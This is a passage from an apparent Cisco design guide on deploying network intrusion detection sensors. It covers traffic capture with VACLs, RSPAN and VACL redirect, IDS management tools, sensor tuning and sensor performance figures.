Use the **no** form of the previous commands to remove the RSPAN configuration in Cisco IOS.

## Configuring MLS IP IDS

VACL capture does not work in conjunction with CBAC on a network segment. To provide similar capabilities with Cisco IOS, enter the **mls ip ids** command on the VLAN interface. Configuring the destination port as a trunk permits the capture of multiple VLANs.

### CatOS Hybrid Configuration Example

The following commands capture all IP traffic on VLANs 200 and 201 and send to the destination port 3/1:

```
catHybrid-msfc(config)# ip access-list extended IDS-Capture
catHybrid-msfc(config-ext-nacl)# permit ip any any
catHybrid-msfc(config-ext-nacl)# exit
catHybrid-msfc(config)# int vlan 200
catHybrid-msfc(config-if)# mls ip ids IDS-Capture
catHybrid-msfc(config)# int vlan 201
catHybrid-msfc(config-if)# mls ip ids IDS-Capture

catHybrid (enable) set security acl capture-ports 3/1
```

### Cisco IOS Configuration Example

The following commands capture all IP traffic on VLANs 200 and 201 and send to the destination port 3/1:

```
catIOS(config)# ip access-list extended IDS-Capture
catIOS(config-ext-nacl)# permit ip any any
catIOS(config-ext-nacl)# exit
catIOS(config)# int vlan 200
catIOS(config-if)# mls ip ids IDS-Capture
catIOS(config)# int vlan 201
catIOS(config-if)# mls ip ids IDS-Capture
catIOS(config-if)# int gig3/1
catIOS(config-if)# switchport capture
```

## Small-to-Medium Management Tools

This section describes management tools that are suitable for use in small-to-medium-sized networks. It includes the following topics:

- [Using IDS Device Manager](#)
- [Using IDS Event Viewer](#)


To monitor and maintain Cisco IDS sensors, Cisco provides a range of management tools designed for the small business to the large enterprise. Scalability should be your first consideration when choosing a management solution for Cisco IDS and you should have some idea about the maximum number of sensors your network requires. Whatever management solution you select must scale sufficiently and provide the following services:

- Sensor configuration
- Alert handling
- Reporting and analysis

## Using IDS Device Manager

The Cisco IDS Device Manager (IDM) is a web-based Java application designed to manage a single network sensor (see Figure 8-5). The IDM is located on the device and is accessible using Netscape or Internet Explorer web browsers. The SSL protocol provides a secure, encrypted session between the web client and sensor.

Figure 8-5 Cisco IDS Device Manager



The primary task of the IDM is to configure a single network sensor. The IDM does not have the capability to distribute configuration modifications to multiple sensors. The administrator must apply security policy modifications one device at a time. However, the IDM utility can configure the automation of signature updates and service pack updates. Signatures, fragmentation reassembly options, and filters are all manageable using this application.

## Using IDS Event Viewer

The Cisco IDS Event Viewer (IEV) is a web-based Java application designed to manage, analyze, and report alarm events. (See Figure 8-6.) IEV uses a MySQL database to store alarm information and provides real-time monitoring and analysis of archived alarm data. Investigating alarm events with the assistance of the Network Security Database (NSDB), an online signature library, expedites threat analysis. The NSDB provides detailed descriptions of triggering events and offers possible mitigation techniques. A single IEV installation supports five network sensors.

Figure 8-6 Cisco IDS Event Viewer

| Signature Name                                  | Source Addr... | Destination A... | Sensor Nam... | Highest Seve... | Total Alarm ... |
|-------------------------------------------------|----------------|------------------|---------------|-----------------|-----------------|
| Too Many Frags                                  | 2              | 2                | 1             | Informational   | 11373           |
| IDS Evasive Encoding                            | 1              | 1                | 1             | Informational   | 4894            |
| WWW Directory Traversal ...                     | 1              | 1                | 1             | Medium          | 3730            |
| Oracle 9iAS Web Cache Buffer Overflow           | 1              | 1                | 1             | High            | 3644            |
| Lotus Domino database DoS                       | 1              | 1                | 1             | Low             | 3643            |
| Tivoli Storage Manager Client Acceptor Overflow | 1              | 1                | 1             | Medium          | 3572            |
| ICMP Echo Rply                                  | 3              | 2                | 1             | Informational   | 3500            |
| ICMP Echo Req                                   | 1              | 1                | 1             | Informational   | 3374            |
| Long SMTP Command                               | 1              | 1                | 1             | Medium          | 3084            |
| Dot Dot Slash in HTTP Arguments                 | 1              | 1                | 1             | Medium          | 582             |
| TCP SYN Port Sweep                              | 2              | 2                | 1             | Low             | 567             |
| Unix Password File Access Attempt               | 1              | 1                | 1             | Medium          | 383             |
| mstream DDOS control traffic                    | 1              | 1                | 1             | Medium          | 204             |
| WWW msadcs.dll access                           | 1              | 1                | 1             | Medium          | 164             |
| WWW php view file Bug                           | 1              | 1                | 1             | Medium          | 147             |
| WebSite uploader                                | 1              | 1                | 1             | Low             | 146             |
| WWW finger attempt                              | 1              | 1                | 1             | Low             | 146             |
| IOS Udp Bomb                                    | 1              | 1                | 1             | Medium          | 142             |
| WWW .bat file                                   | 1              | 1                | 1             | Medium          | 138             |

**Note**

For more information on IDM and IEV, see the following URL:

[http://www.cisco.com/en/US/products/sw/secursw/ps2113/products\\_installation\\_and\\_configuration\\_guides\\_list.html](http://www.cisco.com/en/US/products/sw/secursw/ps2113/products_installation_and_configuration_guides_list.html)

## Enterprise Class Management Tools

This section describes management tools that are sufficiently scalable for deployment in large enterprise networks. It includes the following topics:

- [Using CiscoWorks VPN/Security Management Solution](#)
- [Using Cisco Threat Response](#)

### Using CiscoWorks VPN/Security Management Solution

CiscoWorks VPN/Security Management Solution (VMS) is a suite of web-based applications that provide configuration, monitoring, and troubleshooting capabilities for the enterprise network. This centralized solution allows the administrator to manage virtual private networks (VPNs), firewalls, host IDS, and NIDS.

The VMS IDS Management Center is the application responsible for Cisco IDS configuration. (See [Figure 8-7](#).) It permits publishing security policies remotely to all sensors on the network. The Management Center can support hundreds of sensors. To ease security deployments, the administrator may categorize network sensors into groups. Signature tuning and research through the NSDB are also available with this solution.

Figure 8-7 VMS IDS Management Center

The screenshot shows the Cisco Management Center for IDS Sensors interface. The browser window title is "General - Microsoft Internet Explorer" and the address bar shows "https://ids-mc.demo.cisco.com/ids-config/s534.do". The page header includes the Cisco Systems logo and the title "Management Center for IDS Sensors". The navigation menu has tabs for "Devices", "Configuration", "Workflow", "Reports", and "Admin". Below the navigation menu, there are links for "Settings", "Copy", "Pending", and "History". The breadcrumb trail indicates the current location: "You Are Here: Configuration > Settings > Signatures > General".

The main content area is titled "General" and shows the "Group: INET-Edge Sensor: inet-ids". A filter box is present with "Filter Source: ID" and a "Filter" button. Below the filter, it says "Showing 1-10 of 385 records". A table lists the following records:

| ID                                | Subsig ID | Signature                    | Tunable | Engine    | Enabled | Severity | Action |
|-----------------------------------|-----------|------------------------------|---------|-----------|---------|----------|--------|
| 1. <input type="checkbox"/> 6920  |           | NET FLOOD TCP                | Yes     | FLOOD.NET | No      | Info     | None   |
| 2. <input type="checkbox"/> 6910  |           | NET FLOOD UDP                | Yes     | FLOOD.NET | No      | Info     | None   |
| 3. <input type="checkbox"/> 6903  |           | NET FLOOD Icmp Any           | Yes     | FLOOD.NET | No      | Info     | None   |
| 4. <input type="checkbox"/> 6902  |           | NET FLOOD Icmp Request       | Yes     | FLOOD.NET | No      | Info     | None   |
| 5. <input type="checkbox"/> 6901  |           | NET FLOOD Icmp Reply         | Yes     | FLOOD.NET | No      | Info     | None   |
| 6. <input type="checkbox"/> 6508  |           | mstream DDOS control traffic | No      |           | Yes     | High     | None   |
| 7. <input type="checkbox"/> 6507  |           | TFN2K DDOS control traffic   | No      |           | Yes     | High     | None   |
| 8. <input type="checkbox"/> 6506  |           | Trinoo Server Reply          | No      |           | Yes     | High     | None   |
| 9. <input type="checkbox"/> 6505  |           | Trinoo Client Request        | No      |           | Yes     | High     | None   |
| 10. <input type="checkbox"/> 6504 |           | Stacheldraht Server Reply    | No      |           | Yes     | High     | None   |


At the bottom of the table, there is a "Rows per page: 10" dropdown and a pagination link: "<< Page 1, 2, 3, 4, 5, 6, 7, 8, 9, 10... >>". Below the table are "Tune" and "Edit" buttons.

An "Instruction" box on the right side of the table contains the following text: "This screen contains a list of attack signatures recognized by the sensor. You can **Edit** the enable, severity and action properties of a signature. You may also **Tune** the micro-engine information of a general signature listed as tunable (does not apply to DSM sensors). To view the NSDB information regarding a specific signature, click on the signature ID hyperlink."

The VMS IDS Monitor Center provides real time event viewing, analysis, and reporting. (See Figure 8-8.) The Monitoring Center provides a complete view of malicious activity on the network across security devices. Customized rules for event correlation and notification options are also available. The event correlation feature allows you to identify threatening traffic patterns through the Monitor Center utility.



Figure 8-8 VMS IDS Monitor Center Screen Shot

**Note**

For more information about the CiscoWorks VPN/Security Management Solution, see the following URL: <http://www.cisco.com/en/US/products/sw/cscowork/ps2330/index.html>

## Using Cisco Threat Response

Cisco Threat Response (CTR) is an application built to monitor Cisco NIDS alarms and to perform investigations based on those alarms. These investigations reduce the number of false positives and escalate the importance of real network attacks. CTR is an effective intrusion management solution. The application analyzes network sensor data to initiate in-depth investigations on the targeted host system. By focusing on the target, CTR determines the level of threat that a particular attack poses to a particular system and determines whether the system is compromised. CTR uses the following analysis methods:

- Target operating system or device vulnerability
- Patch-level check
- Detailed system investigation
- Forensic evidence retrieval
- Attack notification

CTR takes advantage of the client/server model for deployment. The CTR server manages alarm data and performs investigations. The CTR client provides a GUI interface for configuring the CTR server and for viewing alarm information. (See Figure 8-9). CTR does not require the installation of client agents on each network host, but the CTR server must have read access to all systems monitored.

Figure 8-9 Cisco Threat Response

The screenshot displays the Cisco Threat Response 1.0 Alarm Display interface. The main window is titled "Alarm Display for Threat Response ctr-demo - Cisco Systems - Microsoft Internet Explorer". The interface includes a navigation bar with "Home", "Help", and "About" links. Below the navigation bar, there are tabs for "Alarms", "Reports", and "Config". The "Alarms" tab is active, showing a tree view of events on the left and a detailed event log on the right.

The tree view on the left shows a hierarchy of events, including:

- Events (19 / 55)
  - BackOffice BO2K TCP Non Stealth (General Encryption) (0 / 2)
  - IIS Dot Dot Crash Attack (6 / 18)
    - 10 (6 / 18)
      - 10.1.1.101 (6 / 18)
        - 10.1.1.50 (0 / 1)
        - 10.1.1.75 (0 / 7)
        - 10.1.1.85 (6 / 0)
        - 10.1.1.95 (0 / 8)
        - 24.153.178.98 (0 / 1)
        - 216.141.86.16 (0 / 1)
  - IIS DOT DOT EXECUTE Attack (6 / 17)
  - Orphaned Fin Packet (1 / 0)
  - TCP SYN Host Sweep (0 / 1)
  - Windows Guest Login
  - WWWWinNT cmd.exe Access (6 / 17)

The detailed event log on the right shows the following entries:

| State | Status                                                | Event                                                      | Zone | Source     |
|-------|-------------------------------------------------------|------------------------------------------------------------|------|------------|
| +     | Attack confirmed                                      | 17:34:20 10.1.1.101 GET /script/WWWWinNT cmd.exe Acces     | LAN  | 10.1.1.101 |
| +     | Attack confirmed                                      | 17:34:20 10.1.1.101 GET /script/IIS Dot Dot Crash Attack   | LAN  | 10.1.1.101 |
| +     | Attack confirmed                                      | 17:34:20 10.1.1.101 GET /script/IIS DOT DOT EXECUTE Attack | LAN  | 10.1.1.101 |
| +     | Attack confirmed                                      | 17:34:20 10.1.1.101 GET /script/WWWWinNT cmd.exe Acces     | LAN  | 10.1.1.101 |
| +     | Attack confirmed                                      | 17:34:20 10.1.1.101 GET /script/IIS Dot Dot Crash Attack   | LAN  | 10.1.1.101 |
| +     | Attack confirmed                                      | 17:34:20 10.1.1.101 GET /script/IIS DOT DOT EXECUTE Attack | LAN  | 10.1.1.101 |
| o     | Investigation in progress                             | BackOffice BO2K TCP Non S                                  |      | 10.1.1.101 |
| o     | Investigation in progress                             | TCP SYN Host Sweep                                         |      | 10.1.1.72  |
| o     | Attack does not target platform                       | IIS Dot Dot Crash Attack                                   | LAN  | 10.1.1.101 |
| o     | Attack does not target platform                       | IIS DOT DOT EXECUTE Attack                                 | LAN  | 10.1.1.101 |
| o     | Attack does not target platform                       | WWWWinNT cmd.exe Acces                                     | LAN  | 10.1.1.101 |
| o     | Attack does not target platform                       | IIS Dot Dot Crash Attack                                   | LAN  | 10.1.1.101 |
| o     | Attack does not target platform                       | IIS DOT DOT EXECUTE Attack                                 | LAN  | 10.1.1.101 |
| o     | Attack failed - Nothing interesting found in log file | WWWWinNT cmd.exe Acces                                     | LAN  | 10.1.1.101 |
| o     | Attack failed - Nothing interesting found in log file | IIS Dot Dot Crash Attack                                   | LAN  | 10.1.1.101 |
| o     | Attack failed - Nothing interesting found in log file | IIS DOT DOT EXECUTE Attack                                 | LAN  | 10.1.1.101 |

**Note**

CTR is currently available as a free download. For more information about Cisco Threat Response, see the following URL: <http://www.cisco.com/en/US/products/sw/secursw/ps5054/index.html>

## Tuning Sensors

Tuning is the process of managing and minimizing the number of false positives and false negatives that the network sensor reports. False positives are benign network activity mistakenly identified as malicious by the sensor. False negatives are malicious network activity mistakenly identified as benign or not detected by the sensor.

To tune sensors, you enable, disable, or modify the signatures used in the network. False positive alarms tend to desensitize network administrators to real attacks, diminishing the effectiveness of NIDS. Real attack alarms are lost or ignored among the flood of false positive alerts. Therefore, tuning network sensors is essential to the security of an enterprise data center. This is an iterative process. Security policies must adapt and evolve to counteract the ever-changing threats posed to the network.

Sensor performance is the first consideration when deploying a device in the network. The sensor device must be able to manage the traffic load on the segment it is monitoring. For example, deploying a Cisco 4215 on a network segment with a 1 Gbps traffic load does not make sense. A flooded sensor cannot be tuned or provide adequate security. See [Cisco Product Matrix](#), page 8-23 for performance information on Cisco network sensors.

To maximize the performance of your network sensors, complete the following steps:

- 
- Step 1** Establish the starting configuration.
- This is usually the default configuration of the network sensor. It is a starting point for the tuning process. Sensors located on similar network segments should employ the same signatures.
- Step 2** Monitor the sensor.
- Scrutinize alarms to disable signatures created by normal network traffic or that you are certain are not malicious attacks. This reduces the number of false positives.
- Step 3** Analyze and tune.
- Perform this step in conjunction with Step 2. Monitor and investigate alarms on the system to reduce the number of false positives. A management tool such as CTR can expedite this process. Determine the source (server, network device) of the alarms and whether it is normal behavior for that device or application. Tune signatures where appropriate.
- Step 4** Configure response actions.
- Enable the advanced features of network sensors, such as TCP resets, shunning, and IP logging.
- Step 5** Update sensor signatures.
- Apply Cisco signature updates on a regular basis to identify the latest network threat. Monitor the activity generated by the new signatures and repeat the process of tuning. Applying updates regularly reduces the time necessary to tweak a signature.
- 

The process of security is cyclical. Network security policies evolve and mature, and so the devices employed to support it must as well.

## Cisco Product Matrix

Cisco intrusion detection solutions provide flexible deployment options for protecting both enterprise and smaller networks. Intrusion detection services are available in the following sensor types:

- Cisco PIX Firewall
- Cisco IOS routers
- Cisco Intrusion Detection System 4200 Security Appliance (Cisco IDS)
- Cisco Intrusion Detection System Module for the Catalyst 6500 series of switches (Cisco IDSM and IDSM-2)
- Cisco Intrusion Detection System Module for the 2600/3600/3700 series of routers (NM-CIDS)

Choose the best solution for your network environment. Cisco IDS, Cisco IDSM, and Cisco NM-CIDS all use Cisco IDS software. Cisco IDS software runs on a heavily modified version of Red Hat Linux that has been hardened to protect it from attacks. Therefore, use performance to differentiate among the deployment options.

The Cisco PIX Firewall and Cisco IOS router products integrate a subset of intrusion detection services into their operating systems. The Cisco PIX Firewall, for example, currently supports 59 signatures. These devices provide an inline option for intrusion detection services. Branch offices, remote offices, and telecommuters can use the sensor features of these devices.

The NM-CIDS network module provides intrusion detection services integrated into the router. The module uses the same IDS software (version 4.1) that is implemented in the switch and security appliance. The NM-CIDS sensor resides in a single network module slot on the Cisco 2600XM Series, Cisco 3660 Series, and Cisco 3700 Series platforms. This allows the sensor to monitor all of the router interfaces up to 45 Mbps. Branch office environments are a logical deployment scenario for NM-CIDS sensors to protect the corporate network. You can manage the NM-CIDS sensors using Cisco VMS or the embedded IDM/IEV utilities.

Cisco IDS network sensors are dedicated appliances that provide a high level of performance and deployment flexibility. These sensors passively monitor the network through promiscuous ports. The performance capabilities of these devices suit them to the enterprise data center environment. See [Table 8-1](#) for the Cisco IDS appliance models and performance numbers.

**Table 8-1 Network Sensor Performance**

| Network Sensor | Performance Mbps |
|----------------|------------------|
| 4210           | 45               |
| 4215           | 80               |
| 4235           | 250              |
| 4250           | 500              |
| 4250 XL        | 1000             |

The Cisco 4250 XL takes advantage of the Intel IXP 1200 card architecture. This card can support more than three million Ethernet packets per second. The 4250XL has a Gigabit Ethernet interface for monitoring the network.

Cisco IDSM and IDSM-2 are dedicated intrusion detection devices deployed within a Catalyst 6000 chassis. The IDSM-2 supports 600 Mbps of traffic and the Catalyst chassis can house a maximum of eight modules. VMS is the recommended method of management, but the IDS software also supports IDM and IEV. This integrated and scalable intrusion detection solution works well in the enterprise data center.



**Note**

For more deployment details, see *Integrating the Intrusion Detection System Module in the Data Center* at the following URL:

[http://www.cisco.com/application/pdf/en/us/guest/netso1/ns304/c649/cdccont\\_0900aecd8010e791.pdf](http://www.cisco.com/application/pdf/en/us/guest/netso1/ns304/c649/cdccont_0900aecd8010e791.pdf)



## Deployment of Network-Based IDS Sensors and Integration with Service Modules

---

This chapter describes how to deploy multiple network intrusion detection systems (IDS) sensors in a data center and how to capture and differentiate traffic to improve IDS performance and reduce the number of false positives. This chapter includes the following sections:

- [Common IDS Design Challenges](#)
- [Architecture](#)
- [Additional References](#)

This chapter also describes how to integrate network IDS analysis in a fully switched data center environment that includes Catalyst 6500 service modules such as the Cisco Firewall Services Module (FWSM) and the Cisco Content Switching Module (CSM). For this purpose, this chapter is primarily based on VLAN SPAN (VSPAN), and it relies on two hardware features available on the Catalyst 6500 Series supervisors: Remote SPAN (RSPAN) and VACL redirect.

RSPAN and VACL redirect are the solution to the following questions:

- Are you running out of SPAN sessions?
- Do you want to differentiate traffic in several categories based on IP address ranges or Layer 4 protocols?
- Do you want to narrow the number of protocols that the sensor is monitoring to minimize the number of false positives?
- Do you want to monitor routed traffic without sending a lot of noise traffic to the sensor?

This chapter applies the technique described in [Chapter 7, “Traffic Capturing for Granular Traffic Analysis,”](#) to the use of IDS sensors.

The scalability of network IDS devices is approximately 1 Gbps when using either the Cisco 4250XL appliance or the Intrusion Detection System Module (IDSM2) blade. Currently, data centers experience higher traffic throughput than a single IDS device can process, so you need to aggregate multiple IDS devices together. The solution described in this chapter complements the IDS load balancing solution described at the end of this chapter.



### Note

Before reading this chapter, it is recommended that you read [Chapter 7, “Traffic Capturing for Granular Traffic Analysis,”](#) and [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules.”](#)

---

## Common IDS Design Challenges

This section includes the following topics:

- [Sending HTTP to IDS1 and SMTP to IDS2](#)
- [Monitoring Subnets](#)

When designing with network IDS, it is commonly required to reduce the amount of traffic that is sent to the sensor, for both scalability (a single sensor can process approximately ~1 Gbps of traffic) and manageability. By narrowing the scope of the IDS analysis, the IDS sensor performs better, produces fewer false positives, and can be tuned better.

The following customer requests exemplify the above requirements:

- “I want to direct only port 80 and 8080 traffic from multiple VLANs to the IDS module. Then I want to direct only SMTP and FTP traffic to a second IDS module.”
- “I bought four IDS sensors. Each IDS supports a maximum of ~1 Gbps of traffic analysis but the data center switches much more traffic. Is it possible to send the destination IP address range x.x.x.1–x.x.x.255 to IDS1, traffic for destination IP address range y.y.y.1–y.y.y.255 to IDS2, traffic for destination IP address range w.w.w.1–w.w.w.255 to IDS3, and traffic for destination IP address range z.z.z.1–z.z.z.255 to IDS4?”
- “I have 10 VLANs in a Catalyst 6500 and I want to monitor bidirectional traffic with IDS sensors. I see how I can send all 10 to a single port using security VACLs, but I want 10 sensors each monitoring all traffic coming and leaving on different VLANs.”
- “I have a problem supporting IDS external sensors because of the limitation of the number of SPAN sessions, which is two. Does this mean that I can support at most two IDS sensors?”
- “I want 14 SPAN sessions.”

Other common requirements include the following:

- Avoiding sending duplicate frames to the IDS sensors
- Avoiding having to change existing ACLs or VACLs to be able to implement an IDS solution
- Being able to create several SPAN sessions to be able to send the traffic to multiple IDS sensors
- Being able to monitor traffic that is received or sent out on routed ports (instead of switched ports)
- Being able to see both directions (host A-to-host B and vice versa) of monitored traffic regardless of the path that it takes


The technique described in this chapter addresses all of these requirements.

## Sending HTTP to IDS1 and SMTP to IDS2

In certain environments, exposing IDS sensors to all the traffic that flows in a server farm can lead to oversubscription of the sensors as well as triggering too many alarms. Proper tuning can fix the second problem, but for many customers it is desirable to limit the number of protocols to which a sensor is assigned.

In the scenario shown in [Figure 9-1](#), for example, the data center receives HTTP and SMTP requests from the core of the network. The customer wants the IDS sensor to monitor only HTTP and SMTP traffic and to disregard the rest of the traffic. The customer also wants to send HTTP traffic to one sensor (IDS1) and SMTP traffic to another sensor (IDS2). The following sections explore how this can be done.

Figure 9-1 Each Sensor Analyzes a Different Protocol



## Using SPAN

Using Switched Port Analyzer (SPAN) on the links that connect to the core is not an option because SPAN cannot differentiate traffic unless it uses different physical interfaces.

If you knew that one server is HTTP and one is SMTP, you could use two SPAN sessions on the correct server interface.

In a server farm with hundreds of servers, assuming into which ports the servers are going to be plugged is restrictive.

With the Catalyst 6500 starting from Cisco IOS 12.2(18)SXD and 12.1(24)E, you can configure a single SPAN session to differentiate traffic on multiple ports based on the VLAN information.

You can then assign servers of different type to different VLANs and use SPAN on the two VLANs: one VLAN for HTTP and one for SMTP. In this case, IDS1 not only receives HTTP traffic or IDS2 SMTP traffic but also still monitors other traffic types that are switched in the VLAN, which is exactly the problem that this design addresses.

## Using VACL Capture

With VACL capture, you can configure a VACL that matches HTTP frames and sets their capture bits. The port that connects to IDS1 is set as a “switchport capture” port and sends a replica frame to IDS1.

The problem is that there exists a single capture bit, so if you create another VACL to match the SMTP traffic and you set the capture bit for SMTP frames, IDS1 picks up both HTTP and SMTP frames. The port that connects to IDS2 is also configured as a “switchport capture” port and also picks up HTTP and SMTP frames, which is exactly the opposite of what the design wants to achieve.

## Using RSPAN with VACL Redirect

The solution to this problem consists in using RSPAN and VACL redirect together. You configure RSPAN to create a local copy of the traffic from all the ports where HTTP, SMTP, or DNS and so on are switched. These frames are locally copied onto an RSPAN VLAN, which is a special VLAN that is equally visible to IDS1, 2, 3, and so on. RSPAN is used simply because it provides a way to store the copy of the traffic on a separate VLAN that can be further processed with ACLs.




Having copied all traffic to the RSPAN VLAN does not solve the problem yet because the goal is for IDS1 to see only HTTP traffic, for IDS2 to see only SMTP traffic, and for IDS3 to see only DNS traffic. The solution is to create a VACL to map on the RSPAN VLAN. A permit or deny action does not suffice, because if you permit only HTTP, SMTP, and DNS traffic, IDS1, 2, and 3 still see HTTP, SMTP, and DNS.

At this point VACL redirect helps. The VACL does not permit or deny the traffic, it simply “redirects” the traffic to the desired IDS sensor. One VACL entry specifies that HTTP traffic on the RSPAN VLAN be redirected to IDS1, another VACL entry specifies that SMTP traffic on the RSPAN VLAN be redirected to IDS2, and another VACL specifies that DNS traffic be redirected to IDS3.

## Monitoring Subnets

In the scenario shown in [Figure 9-2](#), the data center requires four IDS sensors to be able to handle the amount of traffic that the data center switches.

**Figure 9-2** Each Sensor Monitors Internet-server Traffic of a Different Subnet



This data center handles traffic for four main subnets, so you need to assign traffic destined to Subnet1 to IDS1, traffic destined to Subnet2 to IDS2, traffic destined to Subnet3 to IDS3, and traffic destined to Subnet4 to IDS4. The following sections explore how this can be done.

## SPAN

With the Catalyst 6500 starting from Cisco IOS 12.2(18)SXD and 12.1(24)E, you can configure a single SPAN session to differentiate traffic on multiple ports based on the VLAN information. You can configure a single SPAN session that captures traffic from the four VLANs and you can configure each port connecting to an IDS sensor to forward only one VLAN.

With this configuration, the IDS sensors see client-to-server traffic, locally switched traffic, and server-to-server routed traffic.



## VACL Capture

With VACL capture, you can simply configure four VACLs with the “forward capture” action and assign them to the four subnets. IDS1 is then assigned to the same VLAN as Subnet1, IDS2 is assigned to the same VLAN as Subnet2, and so on. However, now assume that the traffic you want to monitor is client-to-server traffic that enters the data center from interface Gigabit9/1. This traffic is routed between the data center server VLAN and the core link Gigabit9/1 by the Multilayer Switch Feature Card (MSFC) in the Catalyst 6500.

The VACL capture behavior is that, for routed traffic, the frame copied to the IDS might be tagged with the VLAN tag of the outgoing interface. This means that the ports connecting to each IDS must be configured to forward both the server VLAN as well as the Gigabit9/1 VLAN, or else the IDS only sees half of the traffic.

This design is not possible if Gigabit9/1 is a routed port (which VLAN do you assign to the port that connects to the IDS sensor?)

Assume that Gigabit9/1 is configured as a switchport. In this case, you simply configure the Catalyst 6500 ports connecting to the IDS as trunks and you add the Gigabit9/1 VLAN to the trunk.

You do this for IDS1, IDS2, IDS3, and IDS4.

At the end, IDS1 sees the inbound and outbound traffic for Subnet1, the outbound traffic for Subnet2, the outbound traffic for Subnet3, and the outbound traffic for Subnet4. Similarly, IDS2, 3, and 4 see both directions of the traffic for their assigned subnets and the outbound traffic from all other subnets.

This achieves half of the goal of this design. The IDSs still see a lot of noise traffic. In addition to this, you have to modify the security VACLs that might already be in place in the server farm to include the capture action for the traffic that you want to monitor. The next section addresses this problem.

## RSPAN and VACL Redirect

